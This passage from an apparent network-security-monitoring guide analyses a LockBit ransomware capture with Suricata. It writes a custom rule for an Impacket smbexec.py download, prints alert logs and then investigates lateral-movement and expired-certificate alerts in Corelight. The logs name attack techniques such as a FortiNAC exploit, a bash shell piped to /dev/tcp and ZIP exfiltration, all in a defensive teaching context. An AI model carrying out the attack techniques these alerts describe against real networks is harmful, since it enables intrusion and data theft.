drwxr-xr-x  2 rb rb     6 Jan 29 10:40 .
drwxr-xr-x  9 rb rb    20 Jan 29 10:40 ..
-rw-r--r--  1 rb rb 10478 Jan 29 10:40 eve.json
-rw-r--r--  1 rb rb     0 Jan 29 10:40 fast.log
-rw-r--r--  1 rb rb  3882 Jan 29 10:40 stats.log
```

Suricata produced three log files, but the fast.log is the file that would offer the quickest way to see any alert data. It is empty! This means that Suricata did not find any activity that an existing Emerging Threats rule would consider to be suspicious or malicious.

This result demonstrates why alert data should be part of an NSM strategy, but not the *only* part. If security teams rely on alerts to trigger their detection and response processes, but no alerts fire, then the intruder's dwell time increases. While the security team waits on an alert, the intruder makes progress toward accomplishing their mission.

There are several options to address not generating an alert for this activity. The first is to create a custom rule to detect the request of the smbexec.py file.

```
$ cat suricata-custom.rules
alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"CUSTOM Potential Impacket smbexec.py Request";
flow:established,to_server; http.uri; content:"smbexec.py"; nocase; bsize:>10; classtype:policy-vi-
olation; sid:1000001; rev:4;)
```

Now consider the output if we re-run Suricata.

```
$ ls -al sample01.pcap-suricata-custom/
total 31
drwxr-xr-x   2 rb rb     6 Jan 29 12:37 .
drwxr-xr-x  12 rb rb    24 Jan 29 12:19 ..
-rw-r--r--   1 rb rb 11524 Jan 29 12:37 eve.json
-rw-r--r--   1 rb rb   209 Jan 29 12:37 fast.log
-rw-r--r--   1 rb rb  3975 Jan 29 12:37 stats.log
-rw-r--r--   1 rb rb  1876 Jan 29 12:37 suricata.log
```

We see that the fast.log is not empty. Here is what it contains.

```
$ cat sample01.pcap-suricata-custom/fast.log
03/27/2024-10:50:43.348227  [**] [1:1000001:4] ET TOOLKIT Potential Impacket smbexec.py Request [**]
[Classification: Potential Corporate Privacy Violation] [Priority: 1] {TCP} 10.0.35.10:35249 ->
44.201.4.198:80
```

The custom rule that we wrote to detect this activity fired as expected.

Suricata's eve.json provides a wealth of information as well.

```
$ jq . sample01.pcap-suricata-custom/eve.json
{
  "timestamp": "2024-03-27T10:50:43.348227-0400",
  "flow_id": 901291598065191,
  "pcap_cnt": 8,
  "event_type": "alert",
  "src_ip": "10.0.35.10",
  "src_port": 35249,
  "dest_ip": "44.201.4.198",
  "dest_port": 80,
  "proto": "TCP",
  "ip_v": 4,
  "pkt_src": "wire/pcap",
  "tx_id": 0,
  "alert": {
    "action": "allowed",
    "gid": 1,
    "signature_id": 1000001,
    "rev": 4,
    "signature": "CUSTOM Potential Impacket smbexec.py Request",
    "category": "Potential Corporate Privacy Violation",
    "severity": 1
  },
  "ts_progress": "request_complete",
  "tc_progress": "response_body",
  "http": {
    "hostname": "msv.cbanalytics.org",
    "url": "/smbexec.py",
    "http_user_agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/107.0.0.0 Safari/537.36",
    "http_content_type": "text/x-python",
    "http_method": "GET",
    "protocol": "HTTP/1.1",
```

```
    "status": 200,
    "length": 2698
  },
  "app_proto": "http",
  "direction": "to_server",
  "flow": {
    "pkts_toserver": 4,
    "pkts_toclient": 4,
    "bytes_toserver": 593,
    "bytes_toclient": 3168,
    "start": "2024-03-27T10:50:43.209848-0400",
    "src_ip": "10.0.35.10",
    "dest_ip": "44.201.4.198",
    "src_port": 35249,
    "dest_port": 80
  }
}
{
  "timestamp": "2024-03-27T10:50:43.411145-0400",
  "flow_id": 901291598065191,
  "pcap_cnt": 23,
  "event_type": "http",
  "src_ip": "10.0.35.10",
  "src_port": 35249,
  "dest_ip": "44.201.4.198",
  "dest_port": 80,
  "proto": "TCP",
  "ip_v": 4,
  "pkt_src": "wire/pcap",
  "tx_id": 0,
  "http": {
    "hostname": "msv.cbanalytics.org",
    "url": "/smbexec.py",
    "http_user_agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/107.0.0.0 Safari/537.36",
    "http_content_type": "text/x-python",
    "http_method": "GET",
    "protocol": "HTTP/1.1",
    "status": 200,
    "length": 15792
  }
}
{
  "timestamp": "2024-03-27T10:50:43.474696-0400",
  "flow_id": 901291598065191,
  "pcap_cnt": 25,
  "event_type": "fileinfo",
  "src_ip": "44.201.4.198",
  "src_port": 80,
  "dest_ip": "10.0.35.10",
  "dest_port": 35249,
  "proto": "TCP",
 "ip_v": 4,
  "pkt_src": "wire/pcap",
  "http": {
    "hostname": "msv.cbanalytics.org",
    "url": "/smbexec.py",
```

```
    "http_user_agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/107.0.0.0 Safari/537.36",
    "http_content_type": "text/x-python",
    "http_method": "GET",
    "protocol": "HTTP/1.1",
    "status": 200,
    "length": 15792
  },
  "app_proto": "http",
  "fileinfo": {
    "filename": "/smbexec.py",
    "gaps": false,
    "state": "CLOSED",
    "stored": false,
    "size": 15792,
    "tx_id": 0
  }
}
{
  "timestamp": "2024-03-27T10:50:43.209848-0400",
  "flow_id": 901291598065191,
  "event_type": "flow",
  "src_ip": "10.0.35.10",
  "src_port": 35249,
  "dest_ip": "44.201.4.198",
  "dest_port": 80,
  "ip_v": 4,
  "proto": "TCP",
  "app_proto": "http",
  "flow": {
    "pkts_toserver": 11,
    "pkts_toclient": 15,
    "bytes_toserver": 1055,
    "bytes_toclient": 16988,
    "start": "2024-03-27T10:50:43.209848-0400",
    "end": "2024-03-27T10:50:43.474835-0400",
    "age": 0,
    "state": "closed",
    "reason": "shutdown",
    "alerted": true,
    "tx_cnt": 1
  },
  "tcp": {
    "tcp_flags": "1b",
    "tcp_flags_ts": "1b",
    "tcp_flags_tc": "1b",
    "syn": true,
    "fin": true,
    "psh": true,
    "ack": true,
    "state": "closed",
    "ts_max_regions": 1,
    "tc_max_regions": 1
  }
}
```

These log entries provide data similar to the transaction logs generated by Zeek, although the first entry focuses on the alert.

```
  "alert": {
    "action": "allowed",
    "gid": 1,
    "signature_id": 1000001,
    "rev": 4,
    "signature": "CUSTOM Potential Impacket smbexec.py Request",
    "category": "Potential Corporate Privacy Violation",
    "severity": 1
```

Another way to approach the alert data issue is to more realistically act as those in a security operations center or incident response team would. They would look at more than one network session, because their day-to-day role is not generally focused on a small trace of 26 packets.

We can step back and look at more of the evidence from this incident by asking Suricata to look at the larger trace from which the sample was extracted.


```
$ mkdir Ransomware-LockBit-suricata
$ suricata -r Ransomware-LockBit.pcap -l Ransomware-LockBit-suricata
i: suricata: This is Suricata version 8.0.2 RELEASE running in USER mode
i: threads: Threads created -> RX: 1 W: 8 FM: 1 FR: 1   Engine started.
i: suricata: Signal Received.  Stopping engine.
i: pcap: read 1 file, 4045 packets, 2009522 bytes

$ ls -al Ransomware-LockBit-suricata
total 163
drwxr-xr-x   2 rb rb      6 Jan 29 12:40 .
drwxr-xr-x  12 rb rb     24 Jan 29 12:19 ..
-rw-r--r--   1 rb rb 743558 Jan 29 12:40 eve.json
-rw-r--r--   1 rb rb   6748 Jan 29 12:40 fast.log
-rw-r--r--   1 rb rb   6815 Jan 29 12:40 stats.log
-rw-r--r--   1 rb rb   2056 Jan 29 12:40 suricata.log
```

When we run Suricata against the larger trace file, we see fast.log is not empty. Here is a sample of what it contains.

```
$ cat Ransomware-LockBit-suricata/fast.log
03/27/2024-10:48:09.289768  [**] [1:2044270:2] ET EXPLOIT Fortinet FortiNAC - Observed POST .zip
with Vulnerable Parameter (CVE-2022-39952) [**] [Classification: Attempted Administrator Privilege
Gain] [Priority: 1] {TCP} 44.201.4.198:46595 -> 10.0.35.10:8443

03/27/2024-10:48:09.289768  [**] [1:2052797:1] ET WEB_SERVER Possible bash shell piped to dev
tcp Inbound to WebServer M3 [**] [Classification: Potentially Bad Traffic] [Priority: 2] {TCP}
44.201.4.198:46595 -> 10.0.35.10:8443

03/27/2024-10:48:09.289768  [**] [1:2017515:8] ET INFO User-Agent (python-requests) Inbound
to Webserver [**] [Classification: Misc activity] [Priority: 3] {TCP} 44.201.4.198:46595 ->
10.0.35.10:8443

03/27/2024-10:57:32.741338  [**] [1:2035478:2] ET HUNTING ZIP file exfiltration over raw TCP [**]
```

```
[Classification: Misc activity] [Priority: 3] {TCP} 192.168.100.10:49517 -> 44.201.4.198:80

03/27/2024-10:59:19.686853  [**] [1:2034225:2] ET MALWARE [CISA AA21-291A] Possible BlackMatter
Ransomware Lateral Movement [**] [Classification: Malware Command and Control Activity Detected]
[Priority: 1] {TCP} 192.168.100.10:57728 -> 192.168.200.200:445
…snip…
03/27/2024-10:56:53.065465  [**] [1:2018959:6] ET INFO PE EXE or DLL Windows file download HTTP
[**] [Classification: Potential Corporate Privacy Violation] [Priority: 1] {TCP} 44.201.4.198:80 ->
192.168.100.10:53655
…snip…
```

Here we see six different Suricata alert types. There are several duplicates in the actual output, but I have removed them for readability. Six alerts may already be a lot to handle, but having to manage many duplicates adds another level of complexity for security teams.

This is one tradeoff with alert data. The more alerts you enable, the more likely an alert will identify suspicious or malicious activity. Unfortunately, the more alerts you enable, the more likely you will see false positives, or simply receive more alerts than your processes, people, or technology can handle.

Remember that alerts are not just signature-based technologies. All NDR vendors run additional code to perform behavioral analysis and artificial intelligence-based analysis to identify suspicious and malicious activity. **An alert should never be the end of a security investigation. An alert should be the beginning of a security investigation.** No alert will fully encompass everything that an intruder is trying to accomplish within an enterprise.

Full content vs extracted content vs transaction data vs alert data

How should analysts think about the tradeoffs between these four forms of NSM data? This chart summarizes several key aspects of each data type

	Full content	Extracted content	Transaction data	Alert data
Retention	Expensive	Moderate	Cheap	Cheap
Detail	High	High	Moderate	Low
Specificity	Low	Moderate	Low	High
AI training	Low	Low	High	Moderate
Capture	Challenging	Moderate	Moderate	Low
Updates needed	None	None	Some	Often

As you can see, each NSM data type has strengths and weaknesses. That is why it makes sense to capture all of them and use the best form for the task at hand. Investigating a suspicious or malicious event will likely use all four forms of NSM data, along with other forms of situational awareness discussed earlier.

Summary

This chapter demonstrated that high-quality network data is the backbone of effective NDR platforms. It provided details on the four types of network security monitoring data: full content data, extracted content, transaction data, and alert data. Using a ransomware packet capture and open source tools like Tshark, Zeek, and Suricata, the chapter demonstrated how to generate and inspect each data type. It showed how all four provide necessary insights to detect and respond to security incidents.

03

Investigating **alerts**

Network security monitoring data is the foundation for a capable NDR platform. As discussed in Chapter 2, analyzing this evidence is crucial for discovering suspicious and malicious activity. In a real security operations center (SOC), analysts rarely start their day by simply wading through millions of log entries. Instead, they rely on pre-configured security alerts, often generated by NDR platforms, to prioritize their workload and focus their investigative efforts. This chapter pivots from the generic data type examples of the previous chapter to the practical application of NDR in four alert-driven case studies.


Introduction

This chapter uses the cloud-based Corelight Investigator platform to demonstrate how NDR can reveal suspicious and malicious activity in a monitored environment. This chapter offers events where alert data prompts an investigation. In the next chapter we will follow a threat hunting methodology that relies on forming hypotheses and searching for evidence of unauthorized activity.


[https://corelight.com/products/investigator/]

Case 1: Lateral movement


This first example offers an alert that indicates that a user performed a network action consistent with lateral movement. Lateral movement is the process of moving internally within a network. The intruder is trying to locate data of interest, or improve their access to data they seek to steal, alter, or destroy.



The description gives a little more detail.



SMB stands for Server Message Block, a network protocol central to normal Windows enterprise use. Intruders will abuse SMB to accomplish their goals. We must determine if this activity is normal, suspicious, or malicious. If we look closer at activity involving the source and/or destination IP addresses, we can see related events.



We see a variety of events associated with this source IP address, 10.0.35.10. In addition to the lateral movement alert, there are also alerts for attack discovery, possible Linux Mirai botnet activity, and anomalous HTTP user agents. A mix of Windows and Linux activity is not unusual, depending on the nature of the targets and the services they offer.

It's not strictly necessary to fully understand every aspect of these alerts. The reality of working as a security analyst is that you are mainly looking to sort events into three "buckets": normal, suspicious, and malicious. You clear normal events and don't worry about them. You investigate suspicious events to determine if they are normal or malicious. You also investigate malicious events to determine the scope of unauthorized access and initiate incident containment procedures.

Because we are using a NDR platform that doesn't just rely on alerts, we can investigate other forms of NSM data to learn more about this specific event.

For example, here are the Corelight logs associated with this lateral movement alert. Each entry in the left column is a separate log files that we could review, if we so desired.

If we click on the smb_files entry we retrieve the following raw Corelight log. It should look similar to the Zeek data shown in the last chapter.


ATTACK:Lateral_Movement_Extracted_File | 2026-03-05T10:47:01-05:00

SMB_FILES Details Raw String | 2026-03-05T10:47:01-05:00

```
{
  _path: smb_files
  _system_name: sensor.violetbears.cyberlab.trycorelight.com
  _write_ts: 2026-03-05T15:47:01.008249Z
  ts: 2026-03-05T15:47:00.978915Z
  uid: C1of6F30ec2amTQlm9
  id.orig_h: 10.0.35.10
  id.orig_p: 40893
  id.resp_h: 192.168.100.10
  id.resp_p: 445
  id.orig_l2_addr: 00:50:56:9a:fe:30
  id.resp_l2_addr: 00:50:56:9a:b7:a1
  id.orig_l2_vendor: VMware, Inc.
  id.resp_l2_vendor: VMware, Inc.
  action: SMB::FILE_OPEN
  path: C$
  name: nmap-test-file
  size: 0
  times.modified: 2015-05-05T22:03:34.629494Z
  times.accessed: 2015-05-05T22:03:34.629494Z
  times.created: 2015-05-05T22:03:20.480223Z
  times.changed: 2015-05-05T22:03:34.629494Z
}
```

There is a lot of data here, but the important part is that we see that a file called nmap-test-file was copied to the C$ share on 192.168.100.10.

We'd really like to access this test file! Fortunately, Corelight is capturing full content data live from the network. We can access it within the Investigator platform via a Web-based Webshark instance, or we can download it to display in Wireshark on our desktop. If we do the latter, we see an interface like the following.



We can inspect all of the traffic associated with this single lateral movement event. If we choose to export objects, via File - Export Objects - SMB, we can save the nmap-test-file to disk.

Here is what that file looks like after being exported. We're viewing it in a free hex editor, and we are careful not to execute it.


```
00000000:  41 42 43 44 45 46 47 48  49 4A 4B 4C 4D 4E 4F 50  ABCDEFGHIJKLMNOP
00000010:  51 52 53 54 55 56 57 58  59 5A 41 42 43 44 45 46  QRSTUVWXYZABCDEF
00000020:  47 48 49 4A 4B 4C 4D 4E  4F 50 51 52 53 54 55 56  GHIJKLMNOPQRSTUV
00000030:  57 58 59 5A 41 42 43 44  45 46 47 48 49 4A 4B 4C  WXYZABCDEFGHIJKL
00000040:  4D 4E 4F 50 51 52 53 54  55 56 57 58 59 5A 41 42  MNOPQRSTUVWXYZAB
00000050:  43 44 45 46 47 48 49 4A  4B 4C 4D 4E 4F 50 51 52  CDEFGHIJKLMNOPQR
00000060:  53 54 55 56 57 58 59 5A  41 42 43 44 45 46 47 48  STUVWXYZABCDEFGH
00000070:  49 4A 4B 4C 4D 4E 4F 50  51 52 53 54 55 56 57 58  IJKLMNOPQRSTUVWX
00000080:  59 5A 41 42 43 44 45 46  47 48 49 4A 4B 4C 4D 4E  YZABCDEFGHIJKLMN
00000090:  4F 50 51 52 53 54 55 56  57 58 59 5A 41 42 43 44  OPQRSTUVWXYZABCD
000000A0:  45 46 47 48 49 4A 4B 4C  4D 4E 4F 50 51 52 53 54  EFGHIJKLMNOPQRST
000000B0:  55 56 57 58 59 5A 41 42  43 44 45 46 47 48 49 4A  UVWXYZABCDEFGHIJ
000000C0:  4B 4C 4D 4E 4F 50 51 52  53 54 55 56 57 58 59 5A  KLMNOPQRSTUVWXYZ
000000D0:  41 42 43 44 45 46 47 48  49 4A 4B 4C 4D 4E 4F 50  ABCDEFGHIJKLMNOP
000000E0:  51 52 53 54 55 56 57 58  59 5A 41 42 43 44 45 46  QRSTUVWXYZABCDEF
000000F0:  47 48 49 4A 4B 4C 4D 4E  4F 50 51 52 53 54 55 56  GHIJKLMNOPQRSTUV
00000100:  57 58 59 5A                                       WXYZ
```

It's just a repeating capital letters alphabet sequence. As this file has "test" in the name, it could be used by an actor to determine if the C$ share on the target is writable. This appears to be the case. The question now is whether the actor working from the source IP, 10.0.35.10, is authorized to perform this task, or any of the other suspicious events already noted.


With this background, we should take a closer look at the owner of the source IP and determine if that system could be involved in authorized assessment activity. If it is not, then it's likely compromised and being used to move laterally in the environment.

Case 2: Expired SSL certificate


Let's look at a completely separate example. This starts with an alert involving an invalid SSL certificate.



The description gives a little more detail. In this case, the NDR is relying upon Zeek's ability to algorithmically scrutinize SSL certificates and determine their validity.



The description mentions that the notice log provides more information on why the certificate is invalid. We can check that specific log for details. To access it, we check for individual alerts and see that there have been 120 alerts from February 17 through March 11.



If we pick the first alert, we see that Corelight produced SSL, notice, and conn logs for the suspicious event.


Clicking on the notice line, we get the following log file. It shows that the SSL certificate was invalid because it had expired.

SSL::Invalid_Server_Cert | 2026-03-11T08:59:51-04:00


```
{
  _path: notice
  _system_name: sensor.violetbears.cyberlab.trycorelight.com
  _write_ts: 2026-03-11T12:59:51.902317Z
  ts: 2026-03-11T12:59:51.902317Z
  uid: CmFtwZ1pIdirsXLdn5
  id.orig_h: 192.168.100.10
  id.orig_p: 56237
  id.resp_h: 13.91.96.185
```

```
  id.resp_p: 443
  id.orig_l2_addr: 00:50:56:9a:f2:08
  id.resp_l2_addr: 78:45:58:ff:63:18
  id.orig_l2_vendor: VMware, Inc.
  id.resp_l2_vendor: Ubiquiti Inc
  fuid: FyIaxm33Vb9IfkL3n9
  proto: tcp
  note: SSL::Invalid_Server_Cert
  msg: SSL certificate validation failed with (certificate has expired)
  sub: CN=smartscreen.microsoft.com,O=Microsoft Corporation,L=Redmond,ST=WA,C=US
  src: 192.168.100.10
  dst: 13.91.96.185
  p: 443
  peer_descr: worker-01
  actions: ["Notice::ACTION_LOG"]
  suppress_for: 86400
  severity.level: 3
  severity.name: error
}
```

